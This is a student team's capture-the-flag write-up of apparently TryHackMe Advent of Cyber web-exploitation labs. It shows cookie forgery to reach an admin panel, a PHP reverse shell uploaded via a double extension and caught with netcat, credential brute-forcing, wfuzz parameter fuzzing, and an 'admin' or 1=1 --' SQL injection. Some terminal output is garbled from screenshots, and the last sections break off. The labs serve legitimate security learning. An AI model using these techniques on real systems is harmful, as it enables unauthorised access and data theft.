

# PSP0201

## Week 2

# Writeup

Group Name: Siuuu

Members

ID	Name	Role
1211103423	Rino Frawidiya bin Suheri	Leader
1211104232	Muhammad Amirul Haiqal Bin Zameri	Member
1211101924	Nur Ayu Farisha Binti Hamdan @ Hood	Member


## Day1: Web Exploitation – A Christmas Crisis


**Tools used:** Kali Linux, Firefox

**Solution/Walkthrough:**

### Question 1

Opening up the browser developer tools to check on the cookie.






Control	Active?
Part Picking	No
Assembly	No
Painting	No
Touch-up	No
Sorting	No
Sleigh Loading	No

## Question 2

Obtain the value of the cookie.



### Question 3

Using Cyberchef, convert the cookie value to string.

## Question 4

Changing the username to 'santa', convert the JSON statement to hex.

The screenshot shows the CyberChef interface. On the left, the 'Operations' sidebar is visible with various encoding and decoding options. The main area has a 'Recipe' section titled 'To Hex'. The input field contains the JSON string: `{"company": "The Best Festival Company", "username": "santa"}`. The output field shows the resulting hex dump: `7b22636f6d70616e79223a2254686520426573742046573746976616c28438f6d70616e79222c2922757365726e616d05223a2273616e7461227d`.

## Question 5

Having access to the controls, switching on every control shows the flag.

The screenshot shows a 'CONTROL CONSOLE' window. In the background, there is a large image of a brown teddy bear. Overlaid on the image is a green rectangular box containing a table with six rows, each representing a control and its status. The table has two columns: 'Control' and 'Active?'. The controls listed are: Part Picking, Assembly, Painting, Touch-up, Sorting, and Sleigh Loading. All controls are marked as 'Yes' and have their toggle switches turned on. At the bottom of the green box, the flag is displayed as `THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWfhYmQy}`.

Control	Active?
Part Picking	Yes
Assembly	Yes
Painting	Yes
Touch-up	Yes
Sorting	Yes
Sleigh Loading	Yes

### **Thought Process/Methodology:**

Pasted the IP address to access the page. We registered for an account and logged in. After that, we opened the Browser Developer Tools by pressing F12 key and proceeded to view the site cookie from the Storage. We searched for the format of the value of this cookie by deducing it to be a hexadecimal value and turned it into text by using Cyberchef. The JSON statement was founded with a username element. We changed the value of the username to 'santa' to access the administrator account and converted it back to hexadecimal by using Cyberchef. Replacing the cookie value with the one we had converted to access the administrator page. After refreshing the page, we turned on every control which led us to see the flag.



### **Day 2: Web Exploitation – The Elf Strikes Back!**

**Tools used:** Kali Linux, Firefox

**Solution/walkthrough:**


Question 1

Signed in using the ID given.




## Question 2

Checking the supported types.



## Question 3



## Question 4

Using the command active the reverse shell.

```
(kali㉿kali)-[~/thm2]
$ /home/kali/thm2

Let's a
what t
listening on [any] 1234 ...
a scrip
website
to be c
you're
• C
C
T
A
c
t

set VERSION = "1.0";
$ip = '10.11.3.2'; // CHANGE THIS
$sport = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
```

```
(kali㉿kali)-[~/thm2]
$ /home/kali/thm2

(kali㉿kali)-[~/thm2]
$ nc -lvpn 1234 ...
listening on [any] 1234 ...
connect to [10.18.31.9] from (UNKNOWN) [10.10.59.211] 42908
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22 UTC 2020
x86_64 x86_64 x86_64 GNU/Linux
01:31:11 up 47 min,  0 users,  load average: 0.00, 0.00, 0.06
USER   TTY      FROM             LOGIN@    IDLE   JCPU   PCPU WHAT
root@48:apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (851): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$
```

## Question 5

Search the flag in `/var/www/flag.txt`.

```
(kali㉿kali)-[~] cd /var/www/html  
└─$ nc -lvp 1234  
listening on [any] 1234 ...  
connect to [10.10.59.211] from (UNKNOWN) [10.10.59.211] 42908  
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22 UTC 2020  
x86_64 x86_64 x86_64 GNU/Linux  
01:31:11 up 47 min, 0 users, load average: 0.00, 0.00, 0.00  
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT  
uid=48(apache) gid=48(apache) groups=48(apache)  
sh: cannot set terminal process group (851): Inappropriate ioctl for device  
sh: no job control in this shell  
sh-4.4$ cat /var/www/flag.txt
```

```
(kali㉿kali)-[~] cd /var/www/html  
└─$ nc -lvp 1234  
listening on [any] 1234 ...  
connect to [10.10.59.211] from (UNKNOWN) [10.10.59.211] 42908  
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22 UTC 2020  
x86_64 x86_64 x86_64 GNU/Linux  
01:31:11 up 47 min, 0 users, load average: 0.00, 0.00, 0.00  
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT  
uid=48(apache) gid=48(apache) groups=48(apache)  
sh: cannot set terminal process group (851): Inappropriate ioctl for device  
sh: no job control in this shell  
sh-4.4$ cat /var/www/flag.txt  
cat /var/www/flag.txt 01-29-2024  
  
You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying your self so far, and are learning lots! This is all from me, so I'm going to take the chance to thank the awesome @Vargnaar for his invaluable design lessons, without which the theming of the past two websites simply would not be the same.  
  
Have a flag -- you deserve it!  
THM{MGU3Y2UyMGUwN}ExYTt4NTAx0WJhMzhh}  
  
Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!  
--Muir (@MuirlandOracle)
```

## **Thought Process/Methodology:**


Having accessed the target machine, we were shown a sign in page. We are using the ID that already assigned for the system. After signing in, we open the select button to checking the supported files to submit. We found that the supported files is image types. After that, we create a file for reverse shell. We found that the ip need to change, so we change the ip in the reverse shell to our own ip. After that, we save that file. Later, we rename the file to 'shell.jpeg.php' and we submit the file. We try one by one the subdirectory and we find that in /uploads directory are the uploaded files stored. Later, we are listening and active the reverse shell. From the netcat we find the flag from '/var/www/flag.txt'.

## **Day 3: Web Exploitation-Christmas Chaos**


**Tools used:** Kali Linux, Firefox

**Solution/walkthrough:**

### **Question 1**



### **Question 2**



### Thought Process/Methodology:


We launched BurpSuite first, followed by Firefox. After that, when we visit the website, a sign-in page appears. We enter a username and password and send it through BurpSuite. Later, we received a request, which we sent to the intruder. After that, we add the credential to payloads by using payloads set 1 for the username and payloads set 2 for the passwords, and then we start to attack. Then all of the requests are redirected, and we check the length to determine which one has 255 and use it to sign in. We were able to get in and obtain the flag.

### Day 4: Web Exploitation- Santa' Watching

**Tools used:** Kali Linux, Firefox

**Solution/walkthrough:**


### Question 1



## Question 2

```
wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ
```

## Question 3



## Question 4



## **Thought Process/Methodology:**

We enter our IP address, and it displays "Y0u h4v3 b33n d3f4c3d y0ur f0rums ar3 g0ne." After that, we went to cmd, installed gobuster, and then ran the gobuster command. Later, we see that the API directory and we go back to our website and type "/api". Following that, we downloaded the file "wordlist" and wfuzzed the parameter in the API directory. After that, we run the wordlist file using the wfuzz command. We found one with a difference in characters and used it for our link, and we received the flag.

## **Day 5 : Web Exploitation-Someone stole Santa's gift list!**

**Tools used:** Kali Linux, Firefox

**Solution/walkthrough:**

### Question 1

The screenshot shows a Firefox browser window with the title "Santa's forum". The URL bar shows "10.10.61.118:8000". The page content includes a header "Santa's Official Forum" with a "V2" badge, a sub-header "Santa's forum is back!", and a main message "Welcome, stranger! This is a place to exchange your Christmas stories and wishes.". Below this is a "Latests comments" section and a "Popular topics" section.

Latests comments	Popular topics
Timmy I am so excited for Christmas this year!	Gifts Books, laptops, playstation
William Santa, are you real?	Questions Does Santa really like milk and cookies?
James I've been a good boy this year!	

The screenshot shows a Firefox browser window with the title "Sequel". The URL bar shows "10.10.61.118:santapanel". The page content includes a header "Greetings stranger...", a warning message "Do not attempt to login if you are not a member of Santa's corporation!", and a login form with fields for "Username" and "Password".

Greetings stranger...

**Do not attempt to login if you are not a member of Santa's corporation!**

Username	<input type="text" value="admin' or 1=1 --"/>
Password	<input type="text" value="admin"/>
<input type="button" value="Login"/>	

## Question 2

The screenshot shows a web browser window with the URL `10.10.61.118:8000/santapanel`. The page displays a message: "Greetings stranger..." followed by a warning: "Do not attempt to login if you are not a member of Santa's corporation!". Below this is a login form with fields for "Username" and "Password", and a "Login" button.

## Question 3

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. A request to `http://10.10.61.118:8000/santapanel?search=rin` is displayed. The response shows a table titled "kid" with columns "kid", "age", and "title". The data is as follows:

kid	age	title
James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie
Kenneth	19	TryHackMe Sub
Joshua	12	chair

## Question 4

The screenshot shows the Burp Suite Community Edition interface. In the top navigation bar, 'Proxy' is selected. Below it, a terminal window titled '1211103423@kali: ~' displays the following command and its output:

```
Request to http://10.10.61.118:8000
1 GET /santapanel?search=rino HTTP/1.1
